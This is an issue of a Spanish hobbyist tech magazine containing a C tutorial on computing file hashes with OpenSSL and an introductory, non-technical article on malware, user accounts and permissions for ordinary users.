OCCAM'S RAZOR

ISSN: 1998-0537

Número 4 Segunda Época
Febrero 2019

SEGURIDAD PARA MEROS MORTALES

INTRODICCIÓN > VIRUS > EXPLOITS

CÁLCULO DE HASHES

MD5/SHA512/SHA1 y más con OpenSSL

VOLCADO DE DISCOS

Generando Imágenes de Disco como un Pro

AR/VR/MR Y MÁS

De la Realidad Virtual a la Virtualidad Aumentada

Número 4. Segunda Época
REVISTA ONLINE OCCAM'S RAZOR
Porque lo más sencillo es lo más probable

SUMARIO

Esta revista ha sido realizada con:

Occam's Razor

Número 4, Año 2019

Dirección:
David Martínez Oliveira

Editor Jefe:
David Martínez Oliveira

Colaboradores:
Nelly Kerningham, Andrés "Andy" Pajaquer, Don Bit0, Signul Floid, Tamariz el de la Perdiz

Maquetación y Grafismo
DeMO

Publicidad
Occam's Razor Direct
roor@papermint-designs.com

Impresión
Por ahora tu mismo…Si te apetece

Editorial

El esperado PDF

by The Occam Team

Por fin el número 4 de Occam's Razor está listo. De nuevo, este número solo estará disponible en formato web (tampoco nadie nos ha pedido el PDF del número anterior :)(*).

En este número podréis encontrar tres entregas seguida de la serie "Seguridad Para Meros Mortales". En este número, Don Bit0 y Andy nos introducen en el mundo de la seguridad con tres interesantes artículos. Tras una introducción general, nos volcamos en los detalles de como funcionan los virus informáticos y los temidos exploits.

También podréis encontrar un extenso artículo de Nelly Kerningham, nuestra colaboradora linuxera, sobre como generar y manejar imágenes/volcados de disco, y verificar su integridad.

Y de hecho, para poder verificar la integridad de esos volcados hacemos uso de funciones hash, así que, como Nelly es una tía muy enrollada, nos ha escrito otro artículo en el que nos cuenta como escribir programas para generar esos hashes utilizando OpenSSL

Finalmente, Signul vuelve con un interesante artículo de divulgación, en el que exploramos la parte más filosófica de la Realidad Virtual y Aumentada. Y ya de pasa, nos introduce en algunas otras realidades menos conocidas.

Esperamos que os guste este número, que como siempre ha tardado más en salir de lo que nos hubiera gustado, y como siempre no dudéis en enviar todos vuestros comentarios, sugerencias e impresiones.

A leer....

(*)... Bueno, al final lo hemos hecho y el PDF está listo. Hemos vuelto a nuestros origenes en LaTeX con un estilo ligeramente modificado. Esperamos que os guste!!!. Como siempre, recordaros que todos nuestros contenidos son libres... incluyendo el formato LaTeX de la revista

The Occam's Razor Team

Calculando Hashes en tus Programas con OpenSSL

Te contamos como empezar con OpenSSL

por Nelly Kerningham

Una función *hash* nos permite calcular una firma asociada a un conjunto de datos. La peculiaridad de estas funciones es que, simplemente modificando un byte de los datos originales, el resultado de la función cambia radicalmente. En este artículo vamos a explicaros como poder calcular cualquier tipo de *hash* en vuestros programas.

Seguro que todos habéis utilizado en alguna ocasión programas como md5sum sha256sum, para calcular el *hash* de un fichero y comprobar su integridad o verificar que se trata de un duplicado de otro fichero. Si bien este es quizás el uso más habitual al que la mayoría de los usuarios están expuestos, las funciones *hash* se utilizan a menudo en los programas para otros menesteres. Algunos ejemplos:

- Generar *desafios* para esquemas de autenticación de claves de un sentido (*one-way key*).
- Nombrar ficheros para evitar caracteres extraños y detectar duplicados.
- Generar *cookies* para las identificar sesiones.

Estos son solo algunos ejemplos. Para poder generar un *hash*, tendremos que ir leyendo bloques de datos de la fuente que deseemos (un fichero, la entrada estándar, una conexión de red) e ir pasando esos datos por nuestra función de *hash*. Una vez que hayamos usado todos los datos, podremos recuperar el deseado resultado. :)

La librería OpenSSL nos permite trabajar con una amplia variedad de algoritmos criptográficos

En el resto de este artículo vamos a ver como calcular cualquier tipo de *hash* usando la librería **OpenSSL**.

OPENSSL

La librería **OpenSSL** nos proporciona las distintas herramientas criptográficas necesarias para poder utilizar lo que se conoce como capa segura de socket (SSL *Secure Socket Layer*) y la denominada seguridad de capa de transporte (TLS Transport Layer Security). Estos dos protocolos de red hacen uso de multitud de algoritmos criptográficos y **OpenSSL** nos hace la vida más fácil cuando se trata de trabajar con estas cosas raras.

Algunas de las funciones que nos ofrece **OpenSSL**, extraídas de la página del manual.

- Creación y gestión de claves públicas y privadas
- Operaciones criptográficas usando claves públicas
- Creación de certificados X.509, CSR y CRLs
- Encriptado y Desencriptado utilizando distintos cifrados
- Clientes y servidores de test SSL/TLS
- Manejo de e-mail S/MIME firmado o encriptado
- Petición, generación y verificación de marcas de tiempo (*Time Stamps*)
- Cálculo de hashs (o *Message Digest*)

Como podéis ver, **OpenSSL** nos ofrece un montón de funciones. Por ahora, vamos a centrarnos en la última categoría. Ya exploraremos el resto de la librería en futuros artículos.

UN PROGRAMA PARA GENERAR HASHES

Como solemos hacer, vamos directos al código. Hemos escrito una versión mínima de un programa capaz de generar *hashes* utilizando todos los algoritmos proporcionados por **OpenSSL**. En el código que sigue, hemos eliminado las comprobaciones de error para mantener el código simple y corto.... Pero no olvidéis que siempre debéis comprobar los códigos de error retornados por las funciones.

Nuestro programa, espera dos parámetros. El primero será la función hash que deseemos utilizar, y el segundo será el fichero, del cual queremos calcular su hash.

Aquí tenéis el programa completo. En las siguiente secciones lo iremos destripando, línea a línea.

```
#include <stdio.h>
#include <openssl/evp.h>

#define FILE_CHUNK 4096

int
main(int argc, char *argv[])
{
  const EVP_MD  *md;
  EVP_MD_CTX    *mdctx;
  unsigned int   md_len, i;
  unsigned char  md_value[EVP_MAX_MD_SIZE];
  FILE          *f;
  unsigned char  buffer[FILE_CHUNK];
  int            len;

  /* argv[1] -> función hash
   * argv[2] -> fichero
   */

  fprintf (stderr,"Calculando '%s' para fichero "
                  "'%s'\n", argv[1], argv[2]);

  /* Inicializa OpenSSL y contexto para
     calcular hashes*/
  OpenSSL_add_all_digests ();
  md = EVP_get_digestbyname (argv[1]);

  /* Calculamos hash*/
  mdctx = EVP_MD_CTX_create ();
  EVP_DigestInit_ex (mdctx, md, NULL);

  f = fopen (argv[2], "rb");
  while (!feof (f))
    {
      len = fread (buffer, 1, FILE_CHUNK, f);
      EVP_DigestUpdate (mdctx, buffer, len);
    }
  fclose (f);

  /* Recuperamos el hash calculado y destruimos
    el contexto */
  EVP_DigestFinal(mdctx, md_value, &md_len);
  EVP_MD_CTX_destroy (mdctx);

  /* Volcamos hash*/
  for (i = 0; i < md_len; i++)
    printf ("%02x", (unsigned char) md_value[i]);
  printf ("  %s\n", argv[2]);

  return 0;
}
```

En unas pocas líneas podemos escribir un programa capaz de generar distintos HASHES

INICIALIZACIONES

Lo primero que debemos hacer es inicializar **OpenSSL** para generar hashes, lo cual se consigue con el siguiente código:

```
OpenSSL_add_all_digests ();
const EVP_MD *md = EVP_get_digestbyname (argv[1]);
```

Como podéis ver, le estamos pasando nuestro primer parámetro a la función EVP_get_digestbyname, la cual nos devolverá un objeto del tipo EVP_MD. Este objeto es el encargado de realizar el cálculo del *hash* como veremos en un segundo.

CREANDO UN CONTEXTO

Lo siguiente que debemos hacer es crear un contexto para poder calcular nuestro *hash*. Un contexto no es más que un bloque de memoria en el que la librería va a mantener cierta información necesaria para poder hacer sus cálculos.

Como veremos en un segundo, no podemos coger todos los datos de nuestro fichero, y pasarlo como parámetro a la función *hash*.... Que pasaría si nuestro fichero es de 100Gb?... quien tiene tanta RAM en su ordenador?.... Y si el fichero es de 100 Tb?. Efectivamente, para calcular el *hash* de ficheros tan grandes (pensad por ejemplo en imágenes de disco), necesitamos leerlos en bloques e ir calculando el *hash* poco a poco.

El contexto es donde esa información intermedia que necesitamos se almacena. Crear un contexto para calcular hashes requiere otras dos llamadas:

```
EVP_MD_CTX    *mdctx = EVP_MD_CTX_create ();
EVP_DigestInit_ex (mdctx, md, NULL);
```

Como podéis ver, la primera función crea el contexto, y la segunda lo inicializa con la función *hash* que habíamos obtenido en el paso anterior a través de EVP_get_digest_byname.

Lo primero que debemos hacer es crear un contexto para calcular nuestro HASH con OpenSSL

Bien, Ya estamos listos para comenzar a calcular.

CALCULANDO

El cálculo del *hash* es tremendamente sencillo usando **OpenSSL**. Simplemente debemos obtener nuestros datos y pasárselos al contexto para que haga su trabajo. El siguiente código, va a leer el fichero que pasamos como segundo parámetro, en bloques de tamaño FILE_CHUNK y comenzar a calcular el *hash*.

```
f = fopen (argv[2], "rb");
while (!feof (f))
  {
    len = fread (buffer, 1, FILE_CHUNK, f);
    EVP_DigestUpdate (mdctx, buffer, len);
  }
fclose (f);
```

Como podéis ver, una vez que tenemos nuestro contexto inicializado mdctx, solo tenemos que leer datos y pasárselos... Chupao.

Una vez que hayamos terminado con los datos, debemos informar al contexto para que nos devuelva nuestro hash y ya estaríamos listos... es decir, ya podemos

destruir el contexto:

```
unsigned int    md_len;
unsigned char   md_value[EVP_MAX_MD_SIZE];

EVP_DigestFinal(mdctx, md_value, &md_len);
EVP_MD_CTX_destroy (mdctx);
```

La función EVP_DigestFinal nos devuelve el valor del hash y la función EVP_MD_CTX_destroy elimina el contexto. Obviamente.

PORQUE NECESITAMOS ESA ÚLTIMA LLAMADA?

Quizás os preguntéis porque tenemos que llamar a EVP_DigestFinal. La razón (bueno, creo, la verdad es que no lo he comprobado en detalle), es que estos algoritmos *hash*, normalmente trabajan sobre bloques de datos de un determinado tamaño. Mientras calculamos el *hash*, vamos introduciendo datos, pero si el tamaño de los datos que introducimos no es múltiplo del tamaño de bloque que necesita la función *hash*... Entonces tendremos que pararnos hasta que tengamos más datos.

Imaginad, que la función hash que hemos elegido es MD5. MD5 utiliza bloques de 512 bits, o lo que es lo mismo, bloques de 16 palabras de 32bits. Imaginad que nuestro fichero tiene un tamaño de 30 palabras de 32bits (960 bits, o 120 bytes). Las primeras 16 palabras las procesamos sin problema. El algoritmo las digiere sin más.

El objeto contexto alamacena el estado de los cálculos y lo actualiza con cada bloque de datos que le pasamos

Cuando nuestro código termina de leer el fichero, en el contexto de nuestro MD5, tendremos 14 palabras almacenadas, las cuales no son suficientes para ejecutar una nueva vuelta del algoritmo (necesitamos 16). En este caso, el contexto seguiría esperando más datos, pero ya no hay más, así que tenemos que decirle que *ya está*, *sa'cabao*, *finito*, *this is the end*.

Cuando esto sucede, el algoritmo define una política de padding, es decir, como rellenar los datos que faltan para poder ejecutar una vuelta más del algoritmo y, por lo tanto, tener en cuenta esos datos que no nos llegaban para la última iteración. Por ejemplo, completando con ceros hasta tener un bloque de 16 palabras completo.

Pues bien, para eso es EVP_DigiestFinal.

MOSTRANDO ORGULLOSAMENTE NUESTRO HASH

Ahora ya solo nos queda mostrar orgullosamente nuestro *hash*. El *hash* es un valor binario y, normalmente, se suele mostrar como un volcado hexadecimal.

Esto es algo que podemos hacer con las siguientes líneas:

```
for (i = 0; i < md_len; i++)
  printf ("%02x", (unsigned char) md_value[i]);
printf ("  %s\n", argv[2]);
```

Observad como tras volcar el hash, también mostramos el nombre del fichero... igual que hacen las herramientas md5sum o sha512sum.

Listo. Ya solo queda probarlo.

COMPILANDO

Podemos compilar nuestro generador de hashes con la siguiente línea:

```
$ gcc -o simple simple.c -lcrypto -lssl
```

Si, hemos llamado a nuestro fichero fuente C simple.c y necesitamos dos librerías para que funcione.

Debemos linkar nuestro programa con las librerías ssl y crypto

PROBANDO

Ha llegado la hora de probar nuestro programa. Para ello, lo primero que necesitamos saber es que algoritmos hash podemos usar. La forma más sencilla de obtener la lista es preguntando a **OpenSSL** con la herramienta de línea de comandos openssl:).

```
$ openssl list -message-digest-algorithms
DSA
DSA-SHA
DSA-SHA1 => DSA
DSA-SHA1-old => DSA-SHA1
DSS1 => DSA-SHA1
MD4
MD5
RIPEMD160
RSA-MD4 => MD4
RSA-MD5 => MD5
RSA-RIPEMD160 => RIPEMD160
RSA-SHA => SHA
RSA-SHA1 => SHA1
RSA-SHA1-2 => RSA-SHA1
RSA-SHA224 => SHA224
RSA-SHA256 => SHA256
RSA-SHA384 => SHA384
RSA-SHA512 => SHA512
SHA
SHA1
SHA224
SHA256
SHA384
SHA512
DSA
DSA-SHA
dsaWithSHA1 => DSA
dss1 => DSA-SHA1
ecdsa-with-SHA1
MD4
md4WithRSAEncryption => MD4
MD5
md5WithRSAEncryption => MD5
ripemd => RIPEMD160
```

```
RIPEMD160
ripemd160WithRSA => RIPEMD160
rmd160 => RIPEMD160
SHA
SHA1
sha1WithRSAEncryption => SHA1
SHA224
sha224WithRSAEncryption => SHA224
SHA256
sha256WithRSAEncryption => SHA256
SHA384
sha384WithRSAEncryption => SHA384
SHA512
sha512WithRSAEncryption => SHA512
shaWithRSAEncryption => SHA
ssl2-md5 => MD5
ssl3-md5 => MD5
ssl3-sha1 => SHA1
whirlpool
```

Y ahora ya podemos comparar los resultados obtenidos con nuestro programa con las herramientas clásicas de este tipo:


```
$ ./simple md5 simple
8ea739ddf55afafa9c0150f120d3e7f9  simple
$ md5sum simple
8ea739ddf55afafa9c0150f120d3e7f9  simple
$ ./simple sha1 simple
dfabf5fcff1650b1e15c9fdad0346f778f71013e  simple
$ sha1sum simple
dfabf5fcff1650b1e15c9fdad0346f778f71013e  simple
$ ./simple sha256 simple
b54fdcab2a454539ed091e5498732d7125f7380d
931782245e4f5c4bde354fc7  simple
$ sha256sum simple
b54fdcab2a454539ed091e5498732d7125f7380d
931782245e4f5c4bde354fc7  simple
```

Nuestro pequeño programa es capaz de generar multitud de HASHES

Genial!

CONCLUSIONES

Ahora ya sabéis como calcular *hashes* en vuestros programas usando **OpenSSL**. Como podéis ver es muy sencillo. Además, os habéis familiarizado con el concepto de contexto, que se utiliza también con las funciones de encriptación, así que doble ventaja. Podéis obtener el código de este artículo en nuestro github junto con una versión más extensa con las comprobaciones de error implementadas.



Seguridad Para Meros Mortales. Parte I

Introducción y conceptos generales

por Don Bit0

Si no eres un Rock Star de la seguridad informático y Cyber te sugiere una sidra fresquita, entonces, debes de andar acojonado. Todo el mundo se esfuerza por asustar a la población con historias de miedo, muchas de ellas bastante fantásticas. Mú triste. Bueno, pues si no eres más que un mero mortal y quieres enterarte de que es eso de los CyberLoQueSea, sigue leyendo.

Hace ya algunas años, en los albores del siglo XXI (como se te queda el cuerpo al oír eso umh? :) ya vivimos un momento similar. En aquella época, se produjo un épico ataque a Yahoo (empresa mucho más relevante por aquella entonces) y de repente todo el mundo comenzó a hablar de hackers (MAL... como veremos en un momento). En aquella época me encargaron que escribiera una serie sobre seguridad informática en la revista Solo Linux... y parece que va siendo hora de revisar aquella serie de artículos y poner un poco de calma en los aparentemente convulsos tiempos que estamos viviendo.

POR QUÉ LES LLAMAN HACKERS CUANDO QUIEREN DECIR CRIMINALES?

Sí, amigos mortales, pasó entonces y sigue pasando ahora. La gente no aprende y, a estas alturas resulta frustrante seguir oyendo y viendo como muchos medios de comunicación siguen usando de forma incorrecta la palabra HACKER.

Un HACKER es una persona apasionada por la tecnología y que disfruta aprendiendo todos los detalles sobre ella, llevándola al extremo

Así que lo primero que tenemos que tener claro es que un Hacker no es, un delincuente... Es como decir que Español y delincuente son sinónimos... los hay que sí, y los hay que no, pero son dos cosas totalmente diferentes...

Un hacker es una persona apasionada por la tecnología y que disfruta aprendiendo todos los detalles sobre ella, llevándola al extremo y, en muchas ocasiones, siendo capaz de utilizar de formas que no habían sido previstas inicialmente. De hecho, en muchas ocasiones, esto se extiende incluso más allá del ámbito tecnológico...Bueno, esto es a groso modo, si alguien quiere leer una definición más completa, puede consultar este enlace.

En general, el término utilizado tradicionalmente para referirse a los delincuentes informáticos que utilizan conocimientos técnicos para actividades ilegales, es Cracker.

Durante los últimos años, especialmente la prensa no especializada (no como nosotros LoL) ha estado utilizando sistemáticamente el término de forma incorrecta. Y, si me lo preguntáis ahora, para mi esta es una lucha perdida. Otra gente parece que llegó a esa conclusión antes que yo y empezó a acuñar términos alternativos para intentar mantener a la comunidad hacker separada del mundo criminal. Así os podéis encontrar términos como White Hat Hacker (hacker de sombreo blanco) o Hacker ético, para referiros a la acepción original en el ámbito de la seguridad informática, y Black Hat Hacker (hacker de sombrero negro), o Dark-Side Hacker (hacker del lado oscuro), para referirse a los Crackers de toda la vida.

Al final, lo que importa es que quede claro que un Hacker no es un delincuente y gracias a muchos Hackers, hoy en día tenemos cosas como Linux, todas la herramientas de GNU, routers más seguros, servidores web por todo el mundo y otras muchas maravillas.

CUIDADO NO TE HACKEEN

Cuantas veces habrás oído algo así recientemente?. Historias de miedo contadas en la televisión donde mágicamente un tipo controla tu ordenador o tu teléfono de porque sí. Da mucho miedo no?. Pues bien, si y no.

Nuestra misión en esta serie de artículos es explicaros como funcionan esas cosas (que si que las hay) para que, una vez las entendáis, dejen de funcionar... que tampoco son pá tanto.

Y para esta primera entrega, vamos a explicaros, como funciona un ordenador... pero para meros mortales eh?... nada de rollos técnicos incompresibles.

ORDENADORES

Bueno, como todos sabréis, un ordenador no es más que una máquina electrónica. La peculiaridad de estas máquinas es que, en lugar de hacer una única cosa cuando las encendemos, son capaces de hacer distintas cosas. La forma de decirle que es lo que queremos que hagan es mediante los denominados programas...

o el Software como les gusta llamarlo a los anglosajones.

Esta idea la debería tener todo el mundo muy clara. Las apps de vuestro móvil son programas, la página web para configurar vuestro router de casa es generada por un programa, el explorador que utilizáis en vuestro ordenador o tablet para navegar por Internet es otro programa. Está claro no?

El sistema operativo es el programa que maneja el ordenador al más bajo nivel

Todos esos ejemplos que acabamos de poner es lo que se conoce habitualmente como aplicaciones. Son programas destinados al usuario final para hacer alguna cosa concreta. Sin embargo hay un nivel inferior que permite que todas esas aplicaciones de usuario funcionen correctamente. Lo que se conoce como sistema operativo.

El sistema operativo es el programa que maneja el ordenador al más bajo nivel. Es el que sabe como hacer que la tarjeta de red envíe datos, o como decirle al disco duro que queremos leer o escribir algo. La diferencia fundamental entre las aplicaciones y los sistemas operativos es que los sistemas operativos pueden hacer cosas que las aplicaciones no pueden.

Como os podéis imaginar esto es bastante más complicado, pero para el tema que nos ocupa, esta clasificación es más que suficiente.

USUARIOS Y PERMISOS

Como acabamos de decir, el sistema operativo es un programa especial que puede hacer prácticamente lo que quiera con el ordenador. Tiene control absoluto. Las aplicaciones por su parte no pueden hacer lo que quieran, sin embargo, pueden pedirle al sistema operativo que haga cosas por ellas.

Lo que esto significa es que, las aplicaciones podrían hacer lo que quieran, simplemente pidiéndoselo educadamente al sistema operativo.

Para solucionar este problema, los sistemas operativos modernos han introducido el concepto de usuarios y permisos. Así, el sistema operativo puede seguir haciendo lo que le de la gana, pero cuando una aplicación le pide que haga algo, el sistema operativo va a comprobar qué usuario está ejecutando la aplicación y si tiene los permisos adecuados, o si la aplicación misma tiene esos permisos (como ocurren con dispositivos Android).

Así, en la mayoría de sistema operativos hay ciertos permisos que solo tienen algunos usuarios/aplicaciones privilegiados. Lo que esto significa es que ahora, el sistema operativo ya no va a hacer lo que la aplicación le pida a no ser que la aplicación (o el usuario que la ejecuta) tenga permiso para ello.

Y esta es la razón por la que no se debe trabajar en un ordenador con un usuario privilegiado de forma habitual.... que no lo pillas?... veámos un ejemplo.

Nota: Esto es todo un poco más complejo hoy en día, pero ahondar en esos detalles no va a aportar gran cosa a los conceptos generales, así que vamos a dejarlo así por el momento.

SOY GROOT

Los sistemas operativos GNU/Linux utilizan un usuario especial llamado root (bueno, esto está paulatinamente cambiando, pero por ahora nos vale). Otros sistemas operativos le dan otro nombre (Administrador por ejemplo). Este tipo de usuarios, normalmente, pueden hacer lo que quieran. Se trata de usuarios especial que solo se deben utilizar para tareas de mantenimiento como configuraciones del sistema operativo, por ejemplo.

Una de las cosas que puede hacer el usuario root es acceder a todo el disco. Mientras que un usuario normal, solo puede acceder a ciertas partes del disco, y para muchas de ellas solo puede leer datos pero no le está permitido escribir nada.

Ahora imaginemos que se nos cuela un virus. Un virus no es más que una aplicación. En concreto es una aplicación bastante güay que es capaz de copiarse dentro de otras aplicaciones y de esa forma reproducirse e incluso pasar a otros ordenadores. Técnicamente un virus es un programa muy interesante, pero a efectos prácticos, lo que el programa tiene que hacer es acceder al disco para buscar otros programas y copiarse dentro de ellos (escribir en el disco).

Vale, tenemos un virus en nuestro ordenador. Supongamos que es un virus de los cutres, uno de los que el usuario tiene que ejecutar (como cualquier otra aplicación).

Trabajar con usuarios sin privilegios especiales mejora enormemente la seguridad de nuestro sistema

Que pasaría si el usuario de ese ordenador estuviera trabajando como root?. Ahá, lo habéis pillado no?. Una vez que el usuario ejecute el virus (ya hablaremos más adelante de como esto puede pasar), el virus, que no es más que una aplicación, se va a ejecutar con permisos de root, lo que significa que le podrá pedir al sistema operativo acceder a todo el disco y, por tanto, infectar todos los ficheros del sistema.

Por el contrario, si en lugar del usuario root estuviéramos utilizando un usuario normal, el virus solo podría infectar los ficheros de ese usuario. No podría infectar ningún programa del sistema, ya que no tendría permiso para escribir en la parte del disco en la que se encuentran esos programas, y no podría infectar ningún fichero de otros usuarios.

MALWARE

Este parece un buen momento para introducir un nuevo término: Malware. Como os podéis imaginar, el palabro es la contracción de Malo y ware (como en Software) y se utiliza para referirse a cualquier programa que tenga fines malévolos. Aquí tenéis una lista no exhaustiva de los más comunes:

El término MALWARE identifica cualquier programa con fines malévolos

- Virus. Acabamos de hablar de ellos. Los virus son programas capaces de copiarse dentro de otro programa, de forma que, cuando el usuario ejecuta un programa infectado, el virus vuelve a ejecutarse y a infectar más programas. Hay multitud de tipos de virus, pero ya hablaremos de ellos en detalle en una próxima entrega.
- Gusanos (worms). Un gusano es un programa que es capaz de moverse a través de una red. Estos programas son capaces de pasar de un ordenador a otro y, en general, en cada ordenador por el que pasan hace alguna maldad.
- Caballo de Troya (Trojan). Un troyano o caballo de Troya, es un programa que parece que hace una cosa, pero realmente hace otra. O mejor dicho, además de lo que parece que hace, el programa hace algo más. Como el caballo de Troya de toda la vida de siempre, vamos.
- Troyano de acceso remoto (RAT).. Son una combinación de un programa de control remoto y un troyano. El troyano engaña al usuario para que ejecute el programa que en realidad lo que hace es habilitar el acceso remoto a esa máquina, permitiendo que un atacante tome el control de la misma.
- Ransomware. Del inglés Ransom que significa aleatorio... que no, que és coña, significa secuestro. Estos programas, van a cifrar nuestros ficheros de datos y pedir un recate para recuperarlos. Muy de moda hoy en día.
- Bombas Lógicas. De estos no hablan mucho en la tele. Una bomba lógica es un programa que permanece latente hasta que una cierta condición de cumple, por ejemplo, una determinada fecha. En ese momento se ejecuta y hace lo que tenga que hacer

Hay más tipos y sobre todo, distintas combinaciones. Gusanos que transportan ransomware, bombas lógicas que inician RATs, troyanos que instalan virus,... Sin embargo, todos estos malwares tienen una cosa en común. Son programas y, como tales, tienen que ser ejecutados por alguien o algo.

DE VUELTA A HOGWARTS

Sí, si... todo el mundo habla de estas cosas como si fueran mágicas. Bienvenidos a la Edad Media... LOL... Dicen los entendidos que puedes saber si alguien es un cracker, sumergiéndolo en aguas frías... Ay, estas empresas de alta tecnología que todavía creen en cuentos :)

La verdad es que, todo esto, no tienen nada de mágico. En el mundo real, cualquier malware, o, mejor dicho, cualquier programa en general, tiene que ser ejecutado por alguien para funcionar. Los programas no deciden ejecutarse ellos mismos sin más y de repente empiezan a funcionar en cualquier ordenador que ande por ahí. No, la magia no existe, aunque a muchos les encante sugerir lo contrario.

Así que hay dos formas fundamentales de ejecutar un programa:

- Que el usuario ejecute el programa
- Que otro programa ejecute el programa (y aquí es donde encontramos algunas formas bastante ingeniosos de conseguirlo)

Si, amigos mortales, así de sencillo. En la inmensa mayoría de los casos somos nosotros mismos los que ejecutamos el malware. Los malos camuflan el programa para que parezca un documento, o una imagen o cualquier cosa güay e inofensiva. Entonces vamos y pulsamos en el icono... y ya estamos jo.., digo infectados.

Sin embargo no está todo perdido aunque nos engañen con un bonito icono.

MALWARE.... QUE MALWARE?

Hablaremos largo y tendido sobre malwares y antivirus en otra entrega, pero, basado en lo que os acabamos de contar... como creéis que podéis evitar el 90 % de los malwares que andan por ahí sueltos, incluso los que no detecta el antivirus porque, por ejemplo, se trata de uno nuevo que todavía no ha sido identificado?

Con una sencillas reglas podemos evitar la mayoría de MALWARE

Efectivamente. Ya sé que lo tenéis super claro, pero voy a ponerlo aquí como una sencilla lista... porque queda mú bonito:

- Evita utilizar cuentas con permisos de administrador para el trabajo cotidiano. Solo utiliza esas cuentas cuando sean estrictamente necesarias
- Cuando hagas algo que pueda exponerte a algún ataque (instalar un programa de origen dudoso o navegar por sitios en los que no confías), utiliza una cuenta de usuario separada de tu cuenta de trabajo normal. Si algún tipo de programa

maligno se cuela, en la mayoría de los casos, no podrá hacer gran cosa.

Siguiendo estos dos simples consejos, te vas a quitar de encima el 80

Sigamos....

ORDENADORES A TUTIPLEN

Si amigos, por obra y gracia de la economía de escala, hoy por hoy es muy barato hacer un ordenador y, como es tan barato, pues le ponemos ordenadores a todo cacharro que se menea. Además de nuestro ordenador, por supuesto, nuestro teléfono, es un ordenador, nuestra SmartTV es un ordenador, nuestro router wifi es un ordenador, nuestra cámara de vigilancia es un ordenador, la radio de nuestro coche es un ordenador y hasta nuestra cafetera es un ordenador con conexión wifi.

Nuestras casas están llenas de pequeños ordenadores: TVs, lavadoras, cámaras

Lo que esto significa es que cosas que antes solo le podían pasar a los ordenadores, como pillar una gripe (vamos coger un virus), ahora le puede pasar hasta a la lavadora.

Aquí la situación es un poco distinta. Todo está más limitado y no tenemos control, en muchos casos, sobre los usuarios o permisos en estos dispositivos. Y sabéis que?... muchos de ellos ejecutan sus programas como root.

Esto, no es intrínsecamente malo (mejor si no es así, pero...) ya que en principio el propio cacharro controla lo que ejecuta. Aquí el problema es otro... el denominado **Síndrome de la configuración por defecto** (la verdad que me acabo de inventar el nombre, pero mola bastante :).

